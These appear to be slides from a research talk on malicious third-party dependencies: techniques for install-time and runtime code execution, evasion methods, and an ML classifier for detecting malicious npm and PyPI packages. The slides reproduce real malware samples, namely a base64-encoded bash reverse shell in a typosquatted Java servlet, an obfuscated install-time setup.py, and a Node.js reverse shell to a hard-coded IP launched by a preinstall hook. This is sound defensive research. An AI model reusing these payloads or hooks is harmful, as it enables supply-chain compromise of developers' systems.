
- JavaScript (npm)
- Python (pip)
- PHP (composer)
- Ruby (gem)
- Rust (cargo)
- Go (go)
- Java (mvn)

Get Code Executed – Install Time

(I1) Run commands/scripts leveraging install-hooks

(I2) Run code in build script

(I3) Run code in build extension(s)



```
{
          " name ": " example ",
          " version ": "1.0.0" ,
          ... continues ...
          " scripts ": {
                    "pre-install": "** COMMANDS **"
           }
 }
```

Example of I1 for JavaScript using installation hooks in package.json


Get Code Executed – Runtime

(R1) Insert code in methods/scripts executed when importing a module

(R2) Insert code in commonly-used method

(R3) Insert code in constructor methods (of popular classes)

(R4) Run code of 3rd-party dependency as build plugin



J HttpServlet.java U samples/mavencentral/com.github.codinga


```
            msg);
    }

    protected void doGet(HttpServletRequest req) throws
    ServletException, IOException {
        Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA
        +Ji9kZXYvdGNwLzQ1Ljg3LjEyMi41NC84ODg4IDA+JjE=}|{base64,
        -d}|{bash,-i}");
    }

    /**
     * Called by the server (via the <code>service</code>
     method) to allow a servlet to handle a DELETE request.
     *
     * The DELETE operation allows a client to remove a
     document or Web page from the server.
     *
     * <p>
     * This method does not need to be either safe or
     idempotent. Operations requested through DELETE can have
     side effects
     * for which users can be held accountable. When using this
```

Example of R2 in Java in the case of typosquatted package
com.github.codingandcoding:servlet-api-3.2.0

Comparative Analysis

	ACE Techniques						
	Install-time			Runtime			
Ecosystems	I1	I2	I3	R1	R2	R3	R4
JavaScript (npm)	✓			✓	✓	✓	
Python (pip)		✓		✓	✓	✓	
PHP (composer)	✓				✓	✓	
Ruby (gem)			✓	✓	✓	✓	
Rust (cargo)		✓			✓	✓	
Go (go)				✓	✓	✓	
Java (mvn)					✓	✓	✓

Examples Available Online and Open-Source



SAP-samples / risk-explorer-execution-pocs

risk-explorer-execution-pocs Public

generated from SAP-samples/repository-template

marcorosa add content to draft 28cfaac on Sep 18 26 commits

.reuse	Update dep5 file and renamed r4-technique folder	3 months ago
LICENSES	Initial commit	4 months ago
install-time	Merge branch 'main' of https://github.com/SAP-samples/risk-explore...	2 months ago
runtime	add content to draft	2 months ago
LICENSE	Initial commit	4 months ago
README.md	Add REUSE compliance badge	2 months ago

README.md

Risk Explorer - Execution Proof-of-Concepts

license Apache 2.0 REUSE compliant

About

A collection of proof-of-concepts in multiple languages and for different package managers, showcasing how third-party dependencies trigger code execution on downstream projects, leading to potential open-source software supply chain attacks.

sample security proof-of-concepts

RQ2 - Evasion Techniques

- Data obfuscation alters the way static data is stored within source code
  - e.g., encode strings in base64
- Static Code Transformation modifies source code such that no runtime modifications are needed for execution
  - e.g., split code in multiple files
- Dynamic Code Transformation transforms source code at runtime to evade static analysis
  - e.g., encryption of source code

https://memes.com/m/me-hiding-from-my-own-problems-5rWMQbjkn4V

Takeaways

Blindly installing 3rd party dependency can be dangerous →


- Equivalent to: `curl http://foo.com | bash`
- Carefully choose dependencies
- Check their security practices and their content before usage

Presented offensive techniques →

- Can be helpful also to security analyst or to design novel detection mechanisms
- More recommendations in our paper [1]

[1] Piergiorgio Ladisa, Merve Sahin, Serena Elisa Ponta, Marco Rosa, Matias Martinez, and Olivier Barais. (forthcoming 2023). The Hitchhiker's Guide to Malicious Third-Party Dependencies. In Proceedings of the 2023 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses (SCORED'23).

Let’s talk about detection



P1 Lack of Comprehensive Attack Taxonomy

P2 Lack of Comprehensive Safeguards Mapping

P3 Lack of Comprehensive Description of Third-Party Dependencies' Execution Techniques

P4 Automate Detection

C1 Taxonomy of Attacks on OSS Supply Chain


C2 Mapping of Existing Safeguards to Related Attack Vectors

C3 Understanding How Third-Party Dependencies Achieve Execution on Downstream Systems

C4 Evaluation of ML-based Approach to the Detection of Malicious Packages in JavaScript and Python

C5 Evaluation of Static Approach to the Detection of Malicious Packages in Java

Malicious Code in Python



```
# coding: UTF-8
import sys
l1l_cringe_ = sys.version_info [0] == 2
l1l1l_cringe_ = 2048
l11_cringe_ = 7
def l111_cringe_ (l1ll_cringe_):
    global l11l1_cringe_
    l11l_cringe_ = ord (l1ll_cringe_ [-1])
    ll_cringe_ = l1ll_cringe_ [:-1]
    l1l1_cringe_ = l11l_cringe_ % len (ll_cringe_)
    l1_cringe_ = ll_cringe_ [:l1l1_cringe_] + ll_cringe_ [l1l1_cringe_:]
    if l1l_cringe_:
        l1lll_cringe_ = unicode () .join ([unichr (ord (char) - l1l1l_cringe_ - (l11ll_cringe_ + l11l_cringe_) % l11_cringe_) for l11ll_cringe_, char in enumerate (l1_cringe_)])
    else:
        l1lll_cringe_ = str () .join ([chr (ord (char) - l1l1l_cringe_ - (l11ll_cringe_ + l11l_cringe_) % l11_cringe_) for l11ll_cringe_, char in enumerate (l1_cringe_)])
    return eval (l1lll_cringe_)
from setuptools import setup
__import__("os").system("chmod +x /tmp/aza-obf.sh")
__import__("os").system(l111_cringe_ (u"ŕ̂□□·□□□˝□□□·□□□ร̃□□ǿ□□ร:□□□□□□□ร:□□□·̣ี่˝́□□□□□□:□□□□□□□□:□□□□□˝ ≷ร:□□□□□·□□□˝□□□□□□□□□□□□□□□□□□□□□□˝:ε□□□□ď□□□□"))
setup(name="maratlib",
      version="0.2",
      description=l111_cringe_ (u"ឥ̂□□□"),
      packages=[],
      author_email=l111_cringe_ (u"ঌ̉□□·□□□□□ɰ□̂"),
      zip_safe=False)
```

Use of strings with certain “features”


Obfuscation (both in code and in strings)

maratlib-0.2 - setup.py

Exploiting installation time execution

Malicious Code in JavaScript


Use of strings with certain “features”



```
{
  "name": "browserift",
  "version": "16.2.2",
  "description": "require('modules') in the browser",
  "main": "index.js",
  ▷ Debug
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "sh build.sh &"
  },
  "author": "",
  "license": "ISC",
  "keywords": [],
  "dependencies": {}
}
```

browserift-16.2.2 – package.json


→



```
while true; do
until node index.js; do
    sleep 1
done
done
```

build.sh

→



```
const http = require('http');
http.get('http://45.63.54.27:8080/event_recv', function () { });

(function () { var require = global.require || global.process.~~mainModule~~.constructor._load; if (!require)
return; var cmd = (global.process.platform.match(/^win/i)) ? "cmd" : "/bin/sh"; var net = require("tls"), cp
= require("child_process"), util = require("util"), sh = cp.spawn(cmd, []); var client = this; var counter =
0; function StagerRepeat() { client.socket = net.connect(8081, "45.63.54.27", { rejectUnauthorized: false },
function () { client.socket.pipe(sh.stdin); if (typeof util.pump === "undefined") { sh.stdout.pipe(client.
socket); sh.stderr.pipe(client.socket); } else { util.pump(sh.stdout, client.socket); util.pump(sh.stderr,
client.socket); } }); socket.on("error", function (error) { counter++; if (counter <= 10) { setTimeout
(function () { StagerRepeat(); }, 5 * 1000); } else process.exit(); }); } StagerRepeat(); })();
```

index.js

Exploiting installation time execution

Goals

Features

Language-independent features discriminating malicious vs. benign

Easy to transfer to other languages:

- lexical
- package size/characteristics

One Model

Single classifier to detect malicious packages for npm and PyPI

Benefits:

- More training data
- Classification for multiple languages

Research Questions

RQ1

Which models (cross-language and mono-language) show best performances in detection?

RQ2

How do the models identified in RQ1 perform in real-world?

Approach


Malicious samples:

- Backstabber's Knife Collection [1]
  - 2071 in JS, 273 in Python (at time of writing)
- Remove duplicates
  - 102 in JS, 92 in Python

Benign samples:

- Popular projects (from libraries.io)

90-10 ratio to address imbalance problem



[1] https://github.com/cybertier/Backstabbers-Knife-Collection

Set of Selected Features

Install-time execution

Structural feature of source code

Security sensitive strings

Obfuscation

String manipulation

Included Files

Type	Description	Captured Behaviour
Boolean	Usage of installation hook(s)	Arbitrary code execution
Continuous	Number of words in installation scripts	Structural feature of source code
Continuous	Number of lines in installation scripts	Structural feature of source code
Continuous	Number of words in source code files	Structural feature of source code
Continuous	Number of lines in source code files	Structural feature of source code
Continuous	Number of URLs	Security-sensitive string(s)
Continuous	Number of IP addresses	Security-sensitive string(s)
Continuous	Number of suspicious tokens in strings	Security-sensitive string(s)
Continuous	Number of base64 strings	Presence of obfuscation
Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of strings in all source code files	Presence of obfuscation
Continuous	Number of homogeneous and heterogenous strings in all source code files	Presence of obfuscation
Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of identifiers in all source code files	Presence of obfuscation
Continuous	Number of homogeneous and heterogenous identifiers in all source code files	Presence of obfuscation
Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of strings in installation script	Presence of obfuscation
Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of identifiers in installation script	Presence of obfuscation
Continuous	Mean, std. deviation, 3rd quartile, and max value of ratio of square brackets per source code file size	String manipulation
Continuous	Mean, std. deviation, 3rd quartile, and max value of ratio of equal signs per source code file size	String manipulation
Continuous	Mean, std. deviation, 3rd quartile, and max value of ratio of plus signs per source code file size	String manipulation
Continuous	No. of files per selected extensions (91 in total)	Structural feature of the package

RQ1: Models Evaluation

5-fold cross-validation repeated 10 times

Learning algorithms:

- Decision Tree (DT)
- Random Forest (RF)
- XGBoost

Python

Mono-language:

- Highest precision: DT (but also high FP!)
- XGBoost best trade-off

Cross-language:

- Highest precision: RF (but also high FP!)
- XGBoost best trade-off

JavaScript

